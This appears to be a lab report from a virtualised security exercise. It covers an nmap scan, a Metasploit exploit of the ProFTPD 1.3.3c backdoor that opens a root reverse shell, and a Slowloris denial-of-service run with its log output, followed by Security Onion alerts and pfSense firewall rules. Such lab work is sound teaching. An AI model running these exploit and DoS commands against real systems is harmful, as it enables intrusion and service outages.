1. Attack 1: Port Scanning and Service Detection

Objective:-

The goal of this attack is to identify open ports and services running on the host machine (VM1).

Steps Performed

1. Used the following nmap command to scan the target (VM1) for open ports and service versions:


sudo nmap -sS -sV -Pn 10.0.2.4

2. Verified the open ports and services.


Findings

The following open ports and services were detected on the host machine:

- **Port 21**: FTP (ProFTPD 1.3.3c)
- **Port 22**: SSH (OpenSSH 7.2p2)
- **Port 80**: HTTP (Apache httpd 2.4.18)



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 19:03 EST
Nmap scan report for 10.0.2.4
Host is up (0.00025s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -Pn 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-01 19:08 EST
Nmap scan report for 10.0.2.4
Host is up (0.000083s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:14:06:50 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
```

2. Attack 2: Exploitation of ProFTPD 1.3.3c

Objective :-

The goal of this attack is to exploit a backdoor in ProFTPD 1.3.3c to gain remote access to the target host (VM1).

Steps Performed

1. Opened Metasploit on Kali Linux:

   sudo msfconsole

2. Searched for ProFTPD-related exploits:


   Search proftpd

3. Used the exploit/unix/ftp/proftpd_133c_backdoor module.

4. Set the required options:

- ➢ set RHOST 10.0.2.4
- ➢ set PAYLOAD cmd/unix/reverse
- ➢ set LHOST 10.0.2.6
- ➢ set LPORT 4444


5. Executed the exploit to establish a reverse shell.



```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 10.0.2.4
RHOST ⇒ 10.0.2.4
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD linux/x86/shell_re
verse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                   .                normal  No     Add user wi
th useradd
   1  payload/cmd/unix/bind_perl                 .                normal  No     Unix Comman
d Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6            .                normal  No     Unix Comman
d Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                   .                normal  No     Unix Comman
d, Generic Command Execution
   4  payload/cmd/unix/reverse                   .                normal  No     Unix Comman
d Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl   .                normal  No     Unix Comman
d Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl              .                normal  No     Unix Comman
d Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl          .                normal  No     Unix Comman
d Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .                normal  No     Unix Comman
d Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.6
LHOST ⇒ 10.0.2.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Successfully gained remote shell access to the host machine (VM1).


The line showing Command shell session 1 opened and the session details.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.6:4444
[*] 10.0.2.4:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 5nMh6bzCi8m2JKo0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "5nMh6bzCi8m2JKo0\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.0.2.6:4444 → 10.0.2.4:54462) at 2024-12-01 19:27:38 -0500
```

Command: whoami

Highlight : Output confirming access to the target.



```
whoami
root
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

3. Attack 3: Denial of Service (DoS) Attack


Objective:-

The objective of this attack is to render the web server on the target machine (VM1) inaccessible by overwhelming it with a Denial of Service (DoS) attack.

- **Steps Performed**

1. **Verified Web Server Accessibility (Before the Attack)**:


- Used the curl command to confirm that the web server was operational.
- Command: curl http://10.0.2.4
- The server returned the default Apache page with the message: **"It works!"**



```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.4
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

2. **Executed the DoS Attack**:


- Used the **Slowloris** tool to send multiple requests, overwhelming the server's ability to respond to legitimate traffic.
- Command: python3 slowloris.py 10.0.2.4 -p 80 -s 500
- The tool successfully sent a high volume of requests with keep-alive headers to the target server.



```
┌──(kali㉿kali)-[~/slowloris]
└─$ python3 slowloris.py 10.0.2.4 -p 80 -s 500
[01-12-2024 19:43:36] Attacking 10.0.2.4 with 500 sockets.
[01-12-2024 19:43:36] Creating sockets ...
[01-12-2024 19:43:57] Sending keep-alive headers ...
[01-12-2024 19:43:57] Socket count: 279
[01-12-2024 19:43:57] Creating 221 new sockets ...
[01-12-2024 19:44:16] Sending keep-alive headers ...
[01-12-2024 19:44:16] Socket count: 279
[01-12-2024 19:44:16] Creating 221 new sockets ...
[01-12-2024 19:44:35] Sending keep-alive headers ...
[01-12-2024 19:44:35] Socket count: 279
[01-12-2024 19:44:35] Creating 221 new sockets ...
[01-12-2024 19:44:54] Sending keep-alive headers ...
[01-12-2024 19:44:54] Socket count: 279
[01-12-2024 19:44:54] Creating 221 new sockets ...
[01-12-2024 19:45:14] Sending keep-alive headers ...
[01-12-2024 19:45:14] Socket count: 279
[01-12-2024 19:45:14] Creating 221 new sockets ...
[01-12-2024 19:45:33] Sending keep-alive headers ...
[01-12-2024 19:45:33] Socket count: 279
[01-12-2024 19:45:33] Creating 221 new sockets ...
[01-12-2024 19:45:52] Sending keep-alive headers ...
[01-12-2024 19:45:52] Socket count: 279
[01-12-2024 19:45:52] Creating 221 new sockets ...
[01-12-2024 19:46:11] Sending keep-alive headers ...
[01-12-2024 19:46:11] Socket count: 279
[01-12-2024 19:46:11] Creating 221 new sockets ...
[01-12-2024 19:46:30] Sending keep-alive headers ...
[01-12-2024 19:46:30] Socket count: 279
[01-12-2024 19:46:30] Creating 221 new sockets ...
[01-12-2024 19:46:49] Sending keep-alive headers ...
[01-12-2024 19:46:49] Socket count: 279
[01-12-2024 19:46:49] Creating 221 new sockets ...
[01-12-2024 19:47:08] Sending keep-alive headers ...
[01-12-2024 19:47:08] Socket count: 279
[01-12-2024 19:47:08] Creating 221 new sockets ...
[01-12-2024 19:47:27] Sending keep-alive headers ...
[01-12-2024 19:47:27] Socket count: 279
[01-12-2024 19:47:27] Creating 221 new sockets ...
[01-12-2024 19:47:46] Sending keep-alive headers ...
[01-12-2024 19:47:46] Socket count: 279
```


3. **Verified Web Server Inaccessibility (During the Attack)**:

- Re-ran the curl command to check the server's accessibility.
- Command: curl http://10.0.2.4
- The server did not respond, confirming that it was overwhelmed and inaccessible during the attack.




```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.2.4
curl: (28) Failed to connect to 10.0.2.4 port 80 after 135214 ms: Couldn't connect to server
```

4. Security Onion Configurations-



```
Oracle Linux Server 9.5
Kernel 5.15.0-302.167.6.1.el9uek.x86_64 on an x86_64

security login: security
Password:
Last login: Wed Dec  4 18:23:15 on tty1

Access the Security Onion web interface at https://10.0.2.7

[security@security ~]$
```



Alerts

Total Found: 271

Group By Name, Module

2024/04/17 00:00:00 AM - 2024/04/1

Choose the timespan to search, or click the calendar icon to switch to relative time

Fetch Limit 500

Overview

Click an alert to see details about the Detection that triggered it.

	Count	rule.name	event.module	event.severity_label	rule.uuid
🔔 ⚠ i	237	ET MALWARE Win32/SSLoad Tasking Request (POST)	suricata	high	2052099
🔔 ⚠ i	9	ET INFO Observed Telegram Domain (t .me in TLS SNI)	suricata	low	2041933
🔔 ⚠ i	9	ET MALWARE Win32/SSLoad Payload Request (GET)	suricata	high	2052120
🔔 ⚠ i	9	ET MALWARE Win32/SSLoad Payload Response	suricata	high	2052121
🔔 ⚠ i	1	ET INFO Dotted Quad Host DLL Request	suricata	medium	2027250
🔔 ⚠ i	1	ET INFO External IP Address Lookup Domain (ipify .org) in TLS SNI	suricata	low	2047703
🔔 ⚠ i	1	ET INFO External IP Lookup Domain (ipify .org) in DNS Lookup	suricata	low	2047702
🔔 ⚠ i	1	ET INFO PE EXE or DLL Windows file download HTTP	suricata	high	2018959
🔔 ⚠ i	1	ET MALWARE Win32/SSLoad Registration Activity (POST)	suricata	high	2052098
🔔 ⚠ i	1	ET MALWARE Win32/SSLoad Registration Response	suricata	high	2052169
🔔 ⚠ i	1	ET MALWARE Win32/SSLoad Tasking Response	suricata	high	2052167


Items per page: 50 1-11 of 11

Dos Attack Alerts in Security onion

4. Firewall Rules to be implemented.


4a- Blocking a DOS

To address a DOS attack, I logged into the pfSense web interface and went to the **Firewall** menu. Within the **Rules** section, I added a new rule for the WAN interface. I configured the action to **BLOCK**, set the source to **any**, and specified the destination port and port range as **any**. I selected the **TCP** protocol for the rule and saved the configuration.



```
FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 5ea6eef44e95b540a9b3

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.0.2.8/24
 LAN (lan)       -> em1        -> v4: 192.168.56.102/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
Message from syslogd@pfSense at Dec  5 02:13:24 ...
php-fpm[399]: /index.php: Successful login for user 'admin' from: 192.168.56.1 (
Local Database)
```

ADD the rules in Firewall



WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / Edit

Edit Firewall Rule

Action: Block

Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: □ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface: WAN

Choose the interface from which packets must come to match this rule.

Address Family: IPv4

Select the Internet Protocol version this rule applies to.

Protocol: TCP

